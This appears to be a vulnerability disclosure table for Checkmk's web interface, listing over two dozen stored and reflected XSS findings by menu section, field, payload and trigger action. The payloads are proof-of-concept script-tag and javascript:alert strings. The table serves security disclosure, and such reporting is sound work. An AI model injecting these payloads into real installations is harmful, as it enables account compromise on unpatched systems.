Vuln-15	WATO – Configuration → Users → Custom Attribute (Button) → Edit/New User Attribute	Title	XSS1-User-Attribute-Title	Click on link	Stored XSS
Vuln-16	WATO – Configuration → Users → LDAP Connection (Button) → Edit/New User LDAP Connection	Description	XSS1-LDAP-Connection-Description	Click on link	Stored XSS
		Documentation URL	javascript:alert('XSS1-LDAP-Connection-Documentation-URL')	Click on icon link	Stored XSS
		LDAP Server	<script>alert('XSS1-LDAP-Connection-LDAP-Server')</script>	Submit Save & Test (Button)	Reflected XSS
		Failover Server	<script>alert('XSS1-LDAP-Connection-Failover-Servers')</script>	Submit Save & Test (Button)	Reflected XSS
		TCP port	XSS1-LDAP-Connection-TCP-Port	Click on error link	Reflected XSS
		Connect Timeout	XSS1-LDAP-Connection-TCP-Port	Click on error link	Reflected XSS
		Page size	XSS1-LDAP-Connection-Page-Size	Click on error link	Reflected XSS
		Response Timeout	XSS1-LDAP-Connection-Response-Timeout	Click on error link	Reflected XSS
Vuln-17	Wato – Configuration → Business Intelligence → Edit/Create New Bi Pack	Title	XSS1- BI-Pack	Click on link	Stored XSS

ID	Section	Parameter	Payload	Action	Vuln type
Vuln-18	Wato – Configuration → Distributed Monitoring → Edit/New Site Connection	Alias	XSS1-NEW-SITE-CONNECTION-ALIAS	Click on link	Stored XSS
		Connection via TCP – Host	XSS1-NEW-SITE-CONNECTION-LIVESTATUS-SETTINGS-HOST	Click on link	Stored XSS
		Connection via TCP – Port	XSS1-NEW-SITE-CONNECTION-LIVESTATUS-SETTINGS-HOST- PORT	Click on error link	Reflected XSS
		Connect Timeout	XSS1-NEW-SITE-CONNECTION-TIMEOUT</ a>	Click on error link	Reflected XSS
		URL prefix	javascript:alert('XSS1-NEW-SITE-CONNECTION-URL') /	Click on link	Stored XSS
Vuln-19	WATO – Configuration → Backup → Edit/New Backup Job	Title	xss1-backup-job-title	Click on link	Stored XSS
Vuln-20	WATO – Configuration → Backup → New Target	Title	backup-target-title	Click on link	Stored XSS
Vuln-21	WATO – Configuration → Backup → Keys For Backups (Button)	Description	create-backup-key-description	Click on link	Stored XSS
Vuln-22	WATO – Configuration → Passwords → Edit/New Password	Title	xss1-password	Click on link	Stored XSS
Vuln-23		Description	<a href="javascript:alert('XSS1-Logwatch-Patterns-	Click on link	Stored XSS

ID	Section	Parameter	Payload	Action	Vuln type
	WATO – Configuration → Logfile Pattern Analyzer → Edit Logfile Rules (Button) → Create Rule In Folder (Button)		Decription') ">XSS1-Logwatch-Patterns-Decription		
		Comment	XSS1-Logwatch-Patterns-Comment	Click on link	Stored XSS
		Documentation-URL	javascript:alert('XSS1- Logwatch-Patterns-Docummentation-URL')	Click on icon link (in Chrome)	Stored XSS
		Value – Pattern(Regex)	XSS1- Logwatch-Patterns-Value-Regex	Click on link	Stored XSS
		Conditions – Explicit hosts	XSS1-Logwatch-Patterns-Conditions-Explicit-Hosts	Click on link	Stored XSS
		Conditions - Logfile	XSS1-Logwatch-Patterns-Conditions- Logfile	Click on link	Stored XSS
Vuln-24	Sidebar (Bookmarks - Bookmark Lists) → Edit / New Bookmark List	Title	XSS1-BOOKMARK-LIST-TITLE	Click on link	Stored XSS
		Topic	XSS1-BOOKMARK-LIST-TOPIC	Click on link	Stored XSS
		Topic - Title	XSS1-BOOKMARK-LIST-TOPIC-TITLE	Click on link	Stored XSS
Vuln-25	Views → Edit / Create Views Section	Title	XSS1-CREATE-VIEW-TITLE	Click on link	Stored XSS
		Topic	XSS1-CREATE-VIEW-TOPIC	Click on link	Stored XSS

ID	Section	Parameter	Payload	Action	Vuln type
		Description	XSS1-CREATE-VIEW-DESCRIPTION	Click on link	Stored XSS
Vuln-26	Views → Edit Views → Dashboards (Button) → Edit Dashboards	Title	XSS1-Dashboard-Title	Click on link	Stored XSS
		Topic	XSS1-Dashboard-Topic	Click on link	Stored XSS
		Description	XSS1-Dashboard-Description	Click on link	Stored XSS
Vuln-27	Wato – Configuration → Monitoring Agents → Agents AndPlugins → Button (Release Notes) Check_MK 1.5.0p19 Release Notes	Show Number of Groups	XSS1-Show-Number-Groups	Click on link	Reflected XSS

New XSS for the 28 July report

Versions less than or equal to 2.0.0p9 in Raw Edition and Enterprise Edition

ID	Section	Parameter	Payload	Action	Vuln type
Vuln-01	Sidebar (Bookmarks - Bookmark Lists) → Edit / New Bookmark List	Description	XSS1-BOOKMARK-LIST-DESCRIPTION	Click on link	Stored XSS
	Customize → General → Bookmark lists	Description	<script>alert(1)</script>	None	Stored XSS
Vuln-02	Customize → General → Topics	Description	<script>alert(1)</script>	None	Stored XSS
Vuln-03	Customize → General → Custom sidebar elements	Description	<script>alert(1)</script>	None	Stored XSS
Vuln-04	<u>Enterprise Edition:</u> Customize → Graphs → Graph Collections	Description	<script>alert(1)</script>	None	Stored XSS
Vuln-05	<u>Enterprise Edition:</u> Customize → Graphs → Custom Graphs	Description	<script>alert(1)</script>	None	Stored XSS
Vuln-06	<u>Enterprise Edition:</u> Customize → Graphs → Graphs tunings	Description	<script>alert(1)</script>	None	Stored XSS
Vuln-07	<u>Enterprise Edition:</u> Customize → Graphs → Forecast graphs	Description	<script>alert(1)</script>	None	Stored XSS
Vuln-08	<u>Enterprise Edition:</u> Customize → Business reporting → Service Level Agreements	Description	<script>alert(1)</script>	None	Stored XSS